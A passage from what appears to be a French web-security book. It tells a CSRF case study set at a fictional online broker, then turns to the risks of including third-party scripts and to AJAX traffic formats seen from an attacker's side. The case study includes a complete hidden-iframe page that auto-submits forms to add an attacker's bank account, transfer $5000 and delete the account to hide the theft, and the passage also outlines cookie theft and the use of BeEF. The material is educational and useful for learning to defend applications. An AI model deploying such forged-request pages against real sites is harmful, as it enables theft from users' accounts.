Les attaques par hameçonnage (*phishing*), où les criminels recourent à des courriels déloyaux ou forgés pour inciter des utilisateurs crédules à se rendre sur un site malveillant usurpant l'identité d'un site de banque ou de commerce électronique populaire, représentent une bonne proportion de l'univers de la fraude en ligne. Leur objectif principal est d'inciter un utilisateur à fournir des informations personnelles, des éléments de connexion ou d'exploiter une faille d'un navigateur répandu pour installer des logiciels espions et collecter ces données d'une manière plus directe, par exemple à l'aide d'un enregistreur de frappe (*keylogger*). Quand il dispose de ces informations, le criminel s'en sert pour opérer des transferts entre comptes bancaires, manipuler des sites de ventes aux enchères en ligne ou réaliser à grande échelle des détournements d'identité.

Récemment, la fraude en ligne a innové en associant des techniques modernes d'intrusion (infection par logiciels espions et réseaux de machines zombies ou *botnet*) à une escroquerie presque vieille de plusieurs siècles, appelée "pompage d'actions" (*stock pumping*). Elle repose sur la capacité qu'ont un petit nombre d'investisseurs d'agir sur le prix de valeurs mobilières très bon marché et en faible quantité, comme les actions cotées par *Pink Sheets*. Depuis que les bourses existent, les fraudeurs ont tenté de faire fortune ainsi, en fabriquant généralement de toutes pièces des rumeurs positives portant sur la société concernée à travers dépliants, bouche-à-oreille ou appels téléphoniques directs passés depuis des organisations appelées *Boiler Rooms*, organisations qui escroquent les particuliers en leur vendant des placements fictifs. Les émetteurs de courriels non sollicités ont tant et si bien réussi, à la fin des années 1990 et au début des années 2000, à vendre des médicaments contrefaits ou à persuader des individus à tomber dans des escroqueries classiques, que les pompeurs d'actions ont fini par adopter les mêmes techniques. De manière traditionnelle, on ne pouvait être victime d'une telle manipulation qu'en attribuant du crédit à un message trompeur publié en ligne ou à un courriel indésirable.

En s'appuyant sur une vulnérabilité inter-domaines dont souffre un "compensateur "(*broker*) en ligne, les pompeurs d'actions peuvent s'épargner la difficile étape de convaincre un naïf d'acheter une action, pour s'adresser directement à la source de confiance en ce qui concerne l'organisme de compensation – à savoir le navigateur web de l'utilisateur. Grâce à cette méthode, l'agresseur peut contrôler les comptes en ligne du compensateur d'une manière bien plus subtile et difficile à tracer que le "transfert frauduleux de fonds" classique.

Victor LaVictime, auteur de romans de politique-fiction autour de la haute technologie (*techno-thrillers*), est un boursicoteur avisé ainsi qu'un utilisateur d'Internet bien plus expérimenté que la moyenne. Il est immunisé contre les innombrables courriels de pompage d'actions qu'il trouve régulièrement. Les pauvres fous assez naïfs pour tomber dans ce genre de panneaux lui font pitié. Opérateur de marché (*trader*) actif, il surveille son portefeuille d'actions tout au long de la journée, tout en travaillant à son dernier titre, *Opération poisson-chat*, mettant en scène son populaire héros Roger Dugenou.

Victor est client d'un organisme de compensation en ligne populaire et à prix cassés, BadStockBroker.com, dont il apprécie le dernier slogan présentant continuellement la valeur des actions et programmé en AJAX. Cette nouvelle application de surveillance du portefeuille incorpore une page web employant la technologie JavaScript et s'exécutant sur son bureau, dans une petite fenêtre de navigateur. Pour cela, elle fait appel à un objet `XMLHttpRequest` pour rapatrier les derniers prix depuis BadStockBroker.com sans rafraîchir toute la page, avant de mettre à jour le DOM de celle-ci en y injectant les résultats obtenus. Cet emploi d'AJAX dote Victor de la possibilité de recevoir immédiatement les informations de son compensateur sans lui imposer d'irritants chargements de page ou l'installation d'un client lourd sur son système d'exploitation.

Pour réduire la quantité de données transférées lors de chaque requête, les positions de Victor sont représentées sous la forme d'un tableau JavaScript donnant le code de l'entreprise cotée, le nombre d'actions et leur prix actuel :

```
[["MSFT",100,31.43]
,["GOOG",50,510.22]
,["AAPL",10,115.67]
]
```

Lorsqu'il boursicote, Victor aime traîner sur des forums pour discuter avec d'autres petits actionnaires, récupérer des tuyaux et parler du marché. Pendant une telle session, il trouve un message publié par une certaine Irène Innocente :

Êtes-vous client de BadStockTrader.com ? C'est mon cas et je m'inquiète de failles de sécurité découvertes récemment sur leur site web. J'ai d'ailleurs rédigé un rapport à ce sujet, que vous trouverez à l'adresse `http://tinyurl.com/4z6f7n`.

Naturellement inquiet de la sécurité de son compte chez son compensateur, Victor suit le lien. Il aboutit sur une page web prétendant abruptement que son compte n'est pas sûr, sans étayer cette affirmation. Tout en lisant ce texte, il n'avait pas conscience des actions menées en coulisses par le code JavaScript embarqué dans cette page web :

```
<html>
<body>

 BadStockBroker.com souffre d'un tas d'énormes failles de sécurité!
 Ne faites pas appel à leurs services parce que...
```

```
<!-- Crée les iFrames malveillants, en s'assurant qu'ils ne s'affichent pas -->
  <iframe style="display: none" name="iFrameDAttaque1">
  </iframe>
  <iframe style="display: none" name="iFrameDAttaque2">
  </iframe>
  <iframe style="display: none" name="iFrameDAttaque3">
  </iframe>
  <iframe style="display: none" name="iFrameDAttaque4">
  </iframe>

 <!-- Définit quatre formulaires pour réaliser les requêtes malveillantes -->
 <!-- On ajoute d'abord un nouveau compte chèques -->
<form style="display: none; visibility: hidden" target="iFrameDAttaque1"
action="https://www.badstockbroker.com/account/associateAccts.jsp"
method="POST" name="formulaireDAttaque1">
    <input type=hidden name="Action" value="AddAccount">
    <input type=hidden name="BankName" value="Banque de l'Agresseur">
    <input type=hidden name="RoutingNumber" value="55443297543">
    <input type=hidden name="AcctNumber" value="55447733">
    <input type=hidden name="AcctIndex" value="2">
  </form>

 <!-- On soumet ensuite une requête pour transférer 5000 USD vers ce
   nouveau compte chèques. Cette requête repose généralement sur deux
   soumissions de l'utilisateur, mais la seconde se contentant de
   modifier le champ "Confirm", on peut passer outre le premier POST -->
<form style="display: none; visibility: hidden" target="iFrameDAttaque2"
  action="https://www.badstockbroker.com/account/withdraw.jsp" method="POST"
  name="formulaireDAttaque2">
    <input type=hidden name="Action" value="Withdraw">
    <input type=hidden name="AcctIndex" value="2">
    <input type=hidden name="Amount" value="5000.00">
    <input type=hidden name="Confirm" value="Yes">
  </form>
 <!-- On soumet ensuite une requête pour transférer 5000 USD vers ce
   nouveau compte chèques. Cette requête repose généralement sur deux
   soumissions de l'utilisateur, mais la seconde se contentant de
   modifier le champ "Confirm", on peut passer outre le premier POST -->
<form style="display: none; visibility: hidden" target="iFrameDAttaque3"
  action="https://www.badstockbroker.com/account/withdraw.jsp" method="POST"
  name="formulaireDAttaque3">
    <input type=hidden name="Action" value="Withdraw">
    <input type=hidden name="AcctIndex" value="2">
    <input type=hidden name="Amount" value="5000.00">
    <input type=hidden name="Confirm" value="Yes">
  </form>
<!-- Pour couvrir nos traces, on efface maintenant le nouveau compte. -->
<form style="display: none; visibility: hidden" target="iFrameDAttaque1"
action="https://www.badstockbroker.com/account/associateAccts.jsp"
method="POST" name="formulaireDAttaque1">
    <input type=hidden name="Action" value="DelAccount">
    <input type=hidden name="BankName" value="Banque de l'agresseur">
    <input type=hidden name="RoutingNumber" value="55443297543">
    <input type=hidden name="AcctNumber" value="55447733">
    <input type=hidden name="AcctIndex" value="2">
  </form>
```

```
<!-- On soumet alors les trois formulaires à des intervalles
   de deux secondes. -->
  <script>
    document.formulaireDAttaque1.submit();
    setTimeout('document.formulaireDAttaque2.submit();', 2000);
    setTimeout('document.formulaireDAttaque3.submit();', 2000);
</script>

</body>
</html>
```

Lors des quatre premières secondes pendant lesquelles Victor consultera cette page, le code JavaScript qu'elle renferme construira trois formulaires HTML qu'il soumettra au site BadStockBroker.com. Ces formulaires réalisent trois actions, auxquelles son navigateur associera automatiquement le **cookie** de session de Victor. Ce dernier ne persiste certes pas d'une session de navigation à la suivante, mais il restera valide tout au long de la consultation de Victor de par son utilisateur du ruban présentant continuellement la valeur des actions. Ces requêtes exécuteront ce qui suit sur le compte de Victor, et dans cet ordre :

1. Incorporer le compte bancaire de l'agresseur comme point de transfert possible sur le compte de compensation de Victor.
2. Transférer 5000 USD du compte de Victor sur ce nouveau compte chèques.
3. Effacer le nouveau compte chèques.

En recevant son relevé de compte mensuel quelques semaines plus tard, Victor remarquera cette ponction non autorisée, sans pouvoir en identifier l'origine ou la cause. Il contacte alors le service clients de BadStockBroker.com pour se plaindre, et on le transfère au service des fraudes. L'histoire de Victor n'est guère diserte en détail sur les circonstances de l'incident, mais ce dernier consulte les archives des transactions réalisées par le compte de Victor, pour découvrir une opération validée depuis son adresse IP, employant un cookie de session provoqué par une connexion légitime, et intercalée entre des achats et des ventes que Victor reconnaît avoir effectués. Non conscient des failles CSRF dont souffre le site web de la société, le service des fraudes porte plainte et l'enquête qui suit voit en Victor le suspect principal d'un scénario où il tenterait d'escroquer BadStockBroker.com. Inutile de dire qu'il n'est pas près de revoir son argent…

Frontières de sécurité

Une *frontière* de sécurité est un terme relevant du jargon des professionnels du métier. L'idée est de séparer les silos de sécurité des réseaux ou des applications. Ainsi, une application manipulant des informations client sensibles sera entourée d'une robuste barrière, la rendant inaccessible aux services ou applications non autorisés. Malheureusement, dans le monde du Web 2.0, les applications sont construites d'une manière rendant plus obsolètes les limites traditionnelles. Une page web embarquant une publicité, ou faisant appel à un suivi de l'utilisateur, hébergée chez un tiers montre comment des contenus relevant d'une autre organisation peuvent aboutir sur une page. En présence de données provenant de différentes applications, toute frontière de sécurité disparaît, et une application web reposant sur des informations issues de plusieurs frontières de sécurité verra sa robustesse réduite à celle du maillon le plus faible. Si mon application web intranet incorpore des scripts issus de tiers et stockés en dehors de mon réseau, des agresseurs externes pourront y

accéder et modifier les programmes que mon navigateur charge, depuis la confortable zone de sécurité de mon intranet, désormais bien compromise.

On présente ci-après un exemple illustrant une faiblesse classique dans les applications web, étendant la frontière de sécurité d'un site pour lui faire embrasser plusieurs domaines. Ce type d'extensions ne devrait être autorisé que lorsque cela fait sens d'un point de vue commercial et quand les développeurs prennent un tel risque en toute conscience. Souvent, ces opérations sont réalisées sans justification ni étude des impacts en matière de sécurité.

Les pages web sont généralement construites à partir de plusieurs sources :

- fichiers `.html` renfermant des contenus ou des cadres (*frames*) HTML ;
- scripts `.js` servant à restituer l'apparence de la page ;
- fichiers `.gif`, `.png` et `.jpg` pour les images ;
- feuilles de style `.css`.

L'écriture d'une seule page web fait référence à d'autres ressources que le navigateur doit incorporer lors de son rendu – disposition des tableaux, informations de style, images, scripts activant les animations, réalisant des calculs ou présentant des publicités. Ces dernières sont souvent écrites par des tiers et stockées sur leurs sites, dont les utilisateurs raisonnables se méfient de certains en raison de leur réputation douteuse. Une inclusion de publicité sur une page HTML pourra se présenter comme suit :

```
<script language="JavaScript" src="http://Exemple.
BOÎTE_DE_PUB.COM/adj/unsite/nouvelles/monde/nation;ptype=s;
slug=lanausattys13mar13;rg=ur;ref=fooflecom;pos=left2;
sz=120x60;tile=3;ord=45113127?" type="text/JavaScript">
</script>
```

Ce code charge un script situé sur le site de la boîte de pub dans le contexte de la page en cours de rendu. Comme tout script chargé dans le navigateur, ce programme accède à l'intégralité du contenu de la page, exactement comme s'il provenait du serveur principal. En particulier, il pourra :

- lire les cookies de la page et leurs valeurs et les changer ;
- lire le contenu de la page, y compris tout jeton de protection contre la fabrication de requêtes inter-sites (CSRF) en cours d'utilisation ;
- le contenu d'autres pages sur le site servant cette publicité, même si elles se trouvent sur l'intranet du visiteur, protégées par des certificats client ou activant un contrôle d'accès par adresse IP ; elles contiendront peut-être des informations personnelles portant sur l'utilisateur, des détails de comptes, des contenus de messages, etc.

Les applications web incorporant des scripts issus de domaines tiers donnent à ce code un accès à la vue préalablement privée du site web par l'utilisateur. Les publicitaires ou ceux qui prennent le contrôle de leurs serveurs pourront ainsi jeter un œil aux données financières d'un client sur le site web de sa banque.

Un autre risque posé par l'inclusion de scripts issus de tiers est le danger de les voir compromis par un acteur encore plus malveillant que les sociétés de publicité. Une plate-forme bancaire par ailleurs sûre pourra être mise à mal par l'inclusion de scripts en provenance d'un site aux mains d'un agresseur. Souvenez-vous que ces programmes peuvent surveiller les frappes de touches ou réécrire les contrôles de formulaires ; les attaquants pourront

enregistrer les saisies à la recherche de mots de passe, numéros de cartes de crédit et autres informations personnelles.

Certaines des sociétés de confiance en matière de fourniture de certificats de sécurité SSL (*Secure Sockets Layer*) encouragent souvent leurs clients à incorporer de jolis logos sur leurs sites, ce qui ne fait qu'empirer les faits. Ces macarons tentent de rassurer les utilisateurs en leur indiquant que le site emploie un fournisseur respecté pour son certificat SSL. Pour une raison inconnue, les organisations proposant des certificats insistent souvent pour faire inclure ceux-ci à travers un script au lieu de se contenter d'une image, aux implications bien moins graves sur la frontière de sécurité d'une application. En voici un exemple :

```
<script
src="https://seal.verisign.com/getseal?host_name=www.webapplogin
.com&amp;size=S&amp;use_flash=NO&amp;use_transparent=NO&amp;
lang=en"></script>
```

Voilà qui crée un sceau familier :

On trouve parfois ceci :

```
<script
src="https://siteseal.thawte.com/cgi/server/thawte_seal_generator
.exe"></script>
```

qui produit l'image que voici :

Soulignons que ces deux scripts pourraient apparaître dans des pages protégées par SSL sans provoquer auprès des utilisateurs d'avertissements en matière de contenus mixtes. Si un agresseur compromet les serveurs web servant ces scripts, il pourra prendre la main sur tous les sites qui les incluent. Nul besoin de casser une infrastructure à clés publiques (*Public Key Infrastructure* ou PKI) sophistiquée ni de forcer le moindre certificat SSL – il suffit d'un bogue dans un serveur web pour provoquer une catastrophe en matière de violation de la vie privée chez tous les utilisateurs des scripts affectés. N'oubliez pas que certains serveurs web souffrent d'un historique mouvementé. Voilà qui met extrêmement à mal les lignes de défense, crée un point faible unique (*single point of failure*) évident et réduit au plus bas la sécurité des utilisateurs.

Que se passerait-il si, au lieu de provenir d'une autorité avisée en matière de sécurité et fournissant des certificats SSL, l'inclusion de scripts chargeait ceux-ci à partir d'une agence de publicité en ligne ? Est-ce vraiment l'idée du siècle que de limiter la sécurité d'une application web au niveau de celui de sa boîte de pub ? Les réclames constituant souvent la source de revenus principale d'un site web, voilà une situation bien plus intéressante.

Incorporer des images de manière à rassurer les utilisateurs les moins avisés du Web quant au niveau de sécurité de vos certificats SSL représente sans doute un mauvais compromis en matière de sécurité, à moins que vous ne cibliez un public très particulier.

Autre pratique dangereuse : inclure des scripts pour mieux connaître le trafic sur le site web. Au lieu de se contenter de charger depuis le site d'analyse des contenus statiques, en recourant notamment au bon vieux compteur sous forme d'image, certains sites chargent des programmes donnant accès à des études bien plus détaillées. Le coût de cette analyse, c'est de faire confiance à son auteur en lui confiant la session de l'utilisateur. Voici un exemple d'une telle inclusion :

```
<script src="https://ssl.google-analytics.com/urchin.js"
type="text/JavaScript">
```

La mention de ce module `"urchin"` permet à Google de suivre à la trace le comportement de l'utilisateur sur tout site embarquant ce code. Certes, cette société est sans conteste digne de confiance, mais le programme de suivi n'est pas toujours aux mains de ceux à qui les utilisateurs pensent, notamment quand on emploie SSL sur un autre domaine que celui de Google. Pensez-vous vraiment avoir respecté en toute bonne foi votre obligation de moyens en matière de protection des informations personnelles des utilisateurs si les pages rassemblant celles-ci s'appuient sur la bonne réputation de Google pour ne pas incorporer de sites hostiles ? Que penseraient vos clients s'ils s'en rendaient compte ? Les lecteurs inquiets du respect de leur vie privée s'intéresseront au greffon NoScript pour Firefox, lequel permet de sélectionner les domaines autorisés en matière d'exécution de scripts.

En supposant que toutes les connexions sont protégées par SSL, exploiter n'importe laquelle de ces inclusions suppose de compromettre leur serveur d'origine (évidemment, les connexions HTTP circulant en clair ne proposent aucune garantie de confidentialité, intégrité ou respect de la source).

Les exemples présentés dans cette étude de cas sont probablement difficiles à compromettre. Quand bien même ces sociétés adoptent des comportements d'inclusion risqués, elles jouissent de bonnes réputations en matière de protection de leurs infrastructures – cependant, personne n'est parfait. Des organisations moins pointues en la matière, comme celles qui n'ont pas investi dans la sécurité de leurs produits sur le Web, pourront exposer leurs utilisateurs à des agresseurs mal intentionnés.

Ainsi, cette attaque issue d'un site tiers compromis a fourni des informations à d'autres sites, sous forme de pages de nouvelles (pour ces exemples, le *site vulnérable* est celui qui a commis l'erreur d'inclure un script depuis une machine dont un agresseur a pris le contrôle).

1. Un attaquant crée un script qui lui envoie le cookie utilisé par la victime sur le site vulnérable (et le nom de ce dernier). Il peut ainsi détourner la session de la victime.
2. L'agresseur charge ensuite le framework d'exploitation de navigateur BeEF (*Browser Exploitation Framework*, disponible à l'adresse `www.bindshell.net/tools/beef/`) chez la victime, comme s'il provenait du site vulnérable. De cette manière, il pourra manipuler les victimes d'une manière plus souple, en temps réel, même sur les sites activant le drapeau (*flag*) de cookie `HTTPOnly`.
3. L'attaquant peut ensuite cibler les informations qui l'intéressent alors que sa victime navigue de site en site. L'emploi de la session active de cette dernière, ainsi que l'accès du script aux contenus permettra à l'agresseur d'espionner et de compromettre toutes les données qu'il souhaite.

À l'ère du Web 2.0, l'Internet ne se résume plus à un ensemble de réseaux reliés entre eux ; les applications travaillent désormais, elles aussi, les unes avec les autres. Les problèmes de sécurité qui se posent pour une application fournissant du contenu à 30 autres, lesquelles sont reprises par 200 autres applications, tissent un maillage complet de vulnérabilités à partir de quelques points faibles centralisés. Les professionnels de la sécurité doivent identifier, justifier et minimiser l'inclusion de scripts d'un domaine à l'autre afin d'éviter d'endommager la sécurité de leurs applications en éliminant ou en affaiblissant d'importantes barrières de sécurité.

III

AJAX

6 *Types, découvertes et manipulation de paramètres pour AJAX*

7 *Expositions de frameworks AJAX*

6

Types, découvertes et manipulation de paramètres pour AJAX

Pour réussir une attaque contre une application web, il faut suivre un certain nombre d'étapes. Avant de lancer son action, un agresseur doit étudier sa cible. S'il s'intéresse à une application AJAX (*Asynchronous JavaScript and XML*), il prendra connaissance du type de l'application AJAX et de la manière dont le programme interagit avec ses utilisateurs sur le réseau. Il déterminera ensuite les frameworks AJAX employés et les méthodes exposées par l'application aux utilisateurs. Il recherchera tout particulièrement toute méthode fortuitement publique ou tout paramètre que le développeur n'a jamais imaginé que l'on puisse modifier. Enfin, il se penchera sur les cookies générés pour savoir s'ils sont prévisibles ou embarquent des drapeaux (*flags*) non sécurisés.

Types d'applications AJAX

Malgré le nombre écrasant de frameworks et de boîtes à outils disponibles, les implémentations d'AJAX relèvent en général de deux catégories principales, souvent faciles à distinguer : mandataire client-serveur et rendu côté client. Après identification de la nature du code AJAX mis en cause, l'agresseur débutera son analyse en déclenchant des attaques adaptées à la surface de frappe de chacune, très différente.

Mandataire client-serveur

Parfois qualifiées d'architecture orientée services pour clients (*SOA* ou *Service-Oriented Architecture*), les applications de cette famille présentent deux propriétés principales : elles imposent rarement de recharger entièrement la page lors de l'utilisation et l'état de la session y relève généralement du client. L'absence de rechargements complets des pages fait souvent dire des applications AJAX de style mandataire client-serveur qu'il s'agit "d'emballer un service web dans une interface graphique AJAX".

Dans cette catégorie d'applications AJAX, le code JavaScript exécuté dans le navigateur web du client pourra être généré de deux manières. La première consiste à réaliser un pré-rendu des méthodes JavaScript sur le serveur avant de les transmettre au client, où elles portent souvent le même nom ou un nom proche de celui qu'elles ont sur le serveur. Quand le client reçoit les méthodes JavaScript du serveur, il se contente de les passer à un appel `eval()` pour les exécuter. La deuxième consiste pour le serveur à envoyer au client un tronçon de code JavaScript dont l'exécution produit de nouvelles méthodes JavaScript à la volée, en lisant une liste définie sur le serveur dans un fichier comme le WSDL (*Web Services Description Language* ou langage de description des services web). Dans la pratique, on rencontre plus souvent la première technique (production de JavaScript avec pré-rendu) ; la génération à la volée se cantonne généralement aux applications web s'appuyant sur SOAP (*Simple Object Access Protocol* ou protocole simple d'accès aux objets).

Malgré le nombre de frameworks de la forme mandataire client-serveur existants, la procédure de création d'une application web AJAX ressemble généralement à ceci :

1. Le framework inspecte le code côté serveur (par exemple une application web Java), où certaines méthodes sont notées comme publiques.
2. Le framework apprend lesquelles de ces fonctions doivent être exposées aux clients.
3. Le code du framework inspecte alors automatiquement ces méthodes et génère un mandataire JavaScript plaçant des méthodes (portant souvent le même nom) dans le navigateur web.
4. Ensuite, chaque appel de méthode JavaScript par le client est transmis au mandataire JavaScript puis à la véritable méthode appelée.

Concrètement, on peut considérer qu'une équipe de développement peut œuvrer sur l'application à proprement parler, tandis que l'autre concentre ses efforts sur la mise en forme. Il suffit à cette équipe de design web de recevoir un fichier de méthodes JavaScript susceptibles d'être appelées au besoin, sans devoir interagir avec l'application Java fonctionnant en coulisses. Une application de style mandataire client-serveur de ce type impose au client de stocker toutes les méthodes disponibles ; en effet, la nature asynchrone d'AJAX autorise à tout instant l'appel de n'importe laquelle d'entre elles. C'est pourquoi un agresseur trouvera très intéressant le potentiel d'un programme AJAX relevant de cette famille d'implémentations.

Rendu côté client

Les applications réalisant un rendu côté client reposent sur deux facteurs principaux : elles requièrent de nombreux rechargements de pages lors de leur utilisation et elles stockent l'état de session sur le serveur. On qualifie parfois ces frameworks AJAX de *frameworks HTML++* car ils mettent bien plus l'accent sur la production d'effets

spéciaux chez le client – c'est d'ailleurs la raison pour laquelle ils produisent un code JavaScript non susceptible d'être repris par un développeur. En d'autres termes, le programme sera souvent obscur et très pénible à lire pour un être humain, ce qui explique la grande difficulté de mener une découverte de méthodes dans le contexte d'un framework avec rendu côté client. D'autre part, les applications de rendu côté client insistent principalement sur les effets visuels, ce qui rend les applications du style mandataire client-serveur bien plus attirantes pour les agresseurs.

AJAX sur le réseau

Généralement, il était très ennuyeux d'espionner le comportement réseau d'une application traditionnelle du Web 1.0. Un gros bloc de HTML descendait du serveur, suivi de quelques images et parfois d'un peu de colle JavaScript pour les menus. Dans les applications AJAX, les proportions respectives ont considérablement évolué. On y trouve toujours de gros blocs de HTML et beaucoup d'images, mais la quantité de JavaScript émise par le serveur a grimpé en flèche. Ce langage n'est certainement plus confiné à un rôle de faire-valoir pour une petite portion statique de l'application (comme un menu déroulant) ; il en est la partie principale.

Le comportement des applications sur le réseau s'est donc modifié en profondeur : contrairement à une application traditionnelle du Web 1.0, un programme AJAX ne se limite pas à l'envoi de données au format de couples (nom,valeur) des requêtes `POST` HTTP. La liberté offerte par l'objet `XMLHttpRequest`, lui permet de communiquer avec le serveur dans le format de son choix. Conséquence amusante, cela signifie que le nom *Asynchronous JavaScript and XML* n'est pas toujours adapté, car de telles applications peuvent très bien n'impliquer ni JavaScript ni XML.

Du point de vue d'un agresseur souhaitant réussir une attaque, il est fondamental de comprendre quelles technologies envoient les données dans les deux sens sur le réseau. S'il cherche, par exemple, à mener une injection de données arbitraires (XSS) la distinction entre le trafic émis vers le client au format (nom,valeur) et celui qui repose sur une notation JSON (*JavaScript Object Notation* ou notation objet JavaScript) pourra modifier de beaucoup le déroulement de l'attaque. Heureusement pour l'agresseur, même si certaines applications communiquent dans leur propre format propriétaire, une grande partie des programmes AJAX s'appuie sur l'une des technologies suivantes dans l'envoi de messages vers le client ou vers le serveur :

Trafic descendant vers le client

On qualifie de *trafic descendant* toute communication émise par le serveur à l'intention du client. Celui-ci consiste principalement de code HTML et d'images, mais les messages renfermant les résultats des appels par le client d'une méthode sur le serveur permettront

à l'agresseur d'apprendre comment attaquer l'application. Les résultats pourront s'exprimer dans n'importe quel format, mais relèvent généralement de l'un de ceux qui suivent.

XML

Dans les applications AJAX classiques, XML constitue le format de choix pour les données descendantes, en raison des capacités d'analyse syntaxique intégrées au navigateur. Récemment, son utilisation a significativement chuté, car il implique souvent une structure lourde même pour des données simples. Par exemple, dans le cas d'un serveur se contentant d'émettre un résultat entier vers le client, il faudrait construire et mettre en forme un message XML complet, induisant un grand volume de données superflues. Voici un exemple de client interrogeant une méthode de consultation de codes postaux (d'une ville aux États-Unis d'Amérique) sur le serveur, ce dernier transmettant la réponse dans un format XML. À la requête suivante :

```
GET http://www.example.com/zipcode_lookup.jsp?city=seattle
```

le serveur répond :

```
<zipcodes city="Seattle">
<zipcode>98101</zipcode>
<zipcode>98102</zipcode>
</zipcodes>
```

JavaScript complet

Autre technologie qui nous vient des premières applications AJAX : transmettre au client du code JavaScript à part entière. Dans la plupart des cas, le client le transmet directement à la fonction `eval()`, qui exécute immédiatement le code en question. Ce choix représente souvent un allié de choix pour l'agresseur : tout code qu'il parviendra à injecter sera immédiatement interprété par `eval()`. Reprenant le même exemple de consultation de codes postaux, voici comment cela pourrait se présenter si le développeur a choisi ce format de communication. À la requête :

```
GET http://www.example.com/zipcode_lookup.jsp?city=seattle
```

le serveur répond désormais :

```
for( var i=0; i < keys.length; i++ ) {
var e = document.getElementsByName( keys[i][0] );
for ( j=0;j < e.length; j++ ) {
e[j].value = keys[i][1];}}
```

Tableaux JavaScript

Au lieu de répondre du code JavaScript à part entière, le serveur peut aussi renvoyer les données sous forme de tableaux JavaScript, que le client transmet alors, une fois encore, à la fonction `eval()`. Le code JavaScript côté client, constatant que les données des tableaux ont changé, rafraîchit le modèle objet du document (DOM) de manière

adéquate. Une nouvelle fois, illustrons cette technique dans le cas d'une consultation de codes postaux. À la requête :

```
GET http://www.example.com/zipcode_lookup.jsp?city=seattle
```

le serveur répond désormais :

```
var zipcodes = ["98101", "98102"];
```

JSON

Souvent qualifiée de "solution de remplacement poids plume" à XML, la notation objet JavaScript (*JavaScript Object Notation* ou JSON) est employée par de nombreuses applications AJAX. Malgré son aspect étrange, le JSON représente du code JavaScript brut, équivalent à des tableaux JavaScript. Si la réponse JSON est directement transmise à la fonction `eval()`, elle instanciera de nouveaux tableaux renfermant les données précisées, sur lesquels le code JavaScript existant côté client pourra s'appuyer pour rafraîchir le modèle objet du document (DOM). Dans ce contexte, la consultation de codes postaux s'exprime comme suit – on appréciera sa concision comparée à la solution XML. À la requête :

```
GET http://www.example.com/zipcode_lookup.jsp?city=seattle
```

Le serveur se contente d'émettre :

```
"zipcodes" : [ "98101", "98102" ]
```

Sérialisation personnalisée

Les boîtes à outils AJAX peuvent encore définir leur propre format de sérialisation. En effet, l'objet `XMLHttpRequest` permet aux développeurs d'émettre des données au format de leur choix, lesquels varient largement. Poursuivant l'exemple de la consultation de codes postaux, voici la manière dont cela pourrait se dérouler dans le cadre d'un serveur écrit en AJAX d'ASP.Net, exprimant ses résultats selon une sérialisation personnalisée. À la requête :

```
GET http://www.example.com/zipcode_lookup.jsp?city=seattle
```

cette fois, le serveur répond :

```
{"Zipcodes":{"Zipcode1":"98101", "Zipcode2":"98102"}}
```

L'exemple suivant présente le cas d'un client appelant une méthode de consultation de codes postaux sur un serveur doté de la boîte à outils web de Google (*Google Web Toolkit* ou GWT). À la requête :

```
GET http://www.example.com/zipcode_lookup.jsp?city=seattle
```

le serveur répond :

```
{OK}["98101","98102"]
```

Trafic montant vers le serveur

On appelle "trafic montant" toute communication émise par le client vers le serveur. Tandis que les formats du trafic descendant résultent de l'appel d'une méthode sur le serveur, ceux du trafic montant permettent aux clients d'exprimer leur demande. Nous détaillons ci-après plusieurs types répandus de trafic montant.

Requête `GET` HTTP

C'est la solution la plus simpliste. Les requêtes `GET` HTTP sont employées par les développeurs depuis le début des applications web et gardent leurs préférences dans un certain nombre d'applications AJAX. On les rencontre habituellement quand les programmeurs recherchent une manière facile et très légère de modifier un état sur le serveur. Certes, leur emploi dans une application AJAX ne présente aucune particularité, mais la possibilité pour ces requêtes de désormais s'exécuter en tâche de fond, à l'insu de l'utilisateur, peut provoquer de graves soucis de sécurité. Comme souvent observé avec les fonctionnalités les plus anodines, les requêtes `GET` HTTP peuvent mener à d'importants problèmes de sécurité : forgement de requêtes sur d'autres sites (*Cross-Site Request Forgery* ou CSRF) et injection de données arbitraires (*Cross-Site Scripting* ou XSS). Une requête `GET` HTTP élémentaire attribuant, sur le serveur, la valeur "`11`" à la variable "`var`" pourrait s'écrire comme suit :

```
GET http://www.example.com/site.jsp?var=1
```

Requête `POST` de formulaire HTTP

À l'instar des requêtes `GET` HTTP, les requêtes `POST` de formulaires HTTP constituent la manière traditionnelle d'appeler des méthodes sur le serveur pour en changer l'état. Même si l'objet `XMLHttpRequest` permet d'émettre du trafic montant dans le format de son choix, un certain nombre de frameworks AJAX, parmi lesquels *Direct Web Remoting*, s'appuient sur des couples (nom,valeur) pour appeler une méthode sur un serveur. Dans l'exemple ci-après, le client appelle la méthode `getMessages` du script `Chat` :

```
callCount=1
c0-scriptName=Chat
c0-methodName=getMessages
c0-id=818_1151685522576
xml=true
```

Tableaux JavaScript et JSON

Les tableaux JavaScript et le format JSON peuvent aussi jouer le rôle d'un protocole montant. On les emploie souvent quand l'application web intègre une fonction de sérialisation. Toute requête descendante ou montante est transmise à cette dernière, qui la convertit alors en tableaux JavaScript ou au format JSON avant de la transmettre respectivement au serveur ou au client. On propose ci-après un exemple de client

s'appuyant sur des tableaux JavaScript pour appeler une méthode sur le serveur. Dans cet exemple, le client appelle la méthode d'exemple `exampleMethod` en lui soumettant les arguments `arg1` et `arg2`.

```
var rpc = ["exampleMethod", "arg1", "arg2"];
```

Dans le cas du format JSON, ce même exemple s'exprimerait comme suit :

```
"exampleMethod" : [ "arg1", "arg2" ]
```

SOAP

Rarement, une application AJAX emploie SOAP[1] comme protocole montant ; certains frameworks comme AJAX Engine le prennent en effet en charge. On observe généralement cela dans des environnements d'intranet, où l'on dispose de la bande passante nécessaire à la transmission d'un gros fichier JavaScript implémentant une pile SOAP. Cela peut servir à construire une interface graphique AJAX par-dessus des services web existants. Voici l'exemple d'un client utilisant SOAP pour appeler sur le serveur la méthode d'exemple `exampleMethod` avec l'argument `42` :

```
<?xml version="1.0" encoding="UTF-8" ?>
<SOAP-ENV:Envelope
 xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
 xmlns:xsi="http://www.w3.org/1999/XMLSchema-instance"
 xmlns:xsd="http://www.w3.org/1999/XMLSchema">
   <SOAP-ENV:Body>
         <ns1:exampleMethod
          xmlns:ns1="urn:ExampleSoapServices"
          SOAP-ENV encodingStyle="http://schemas.xmlsoap.org/soap/
                                  encoding/">
              <return xsi:type="xsd:int">42</return>
         </ns1:exampleMethod>
    </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

XML

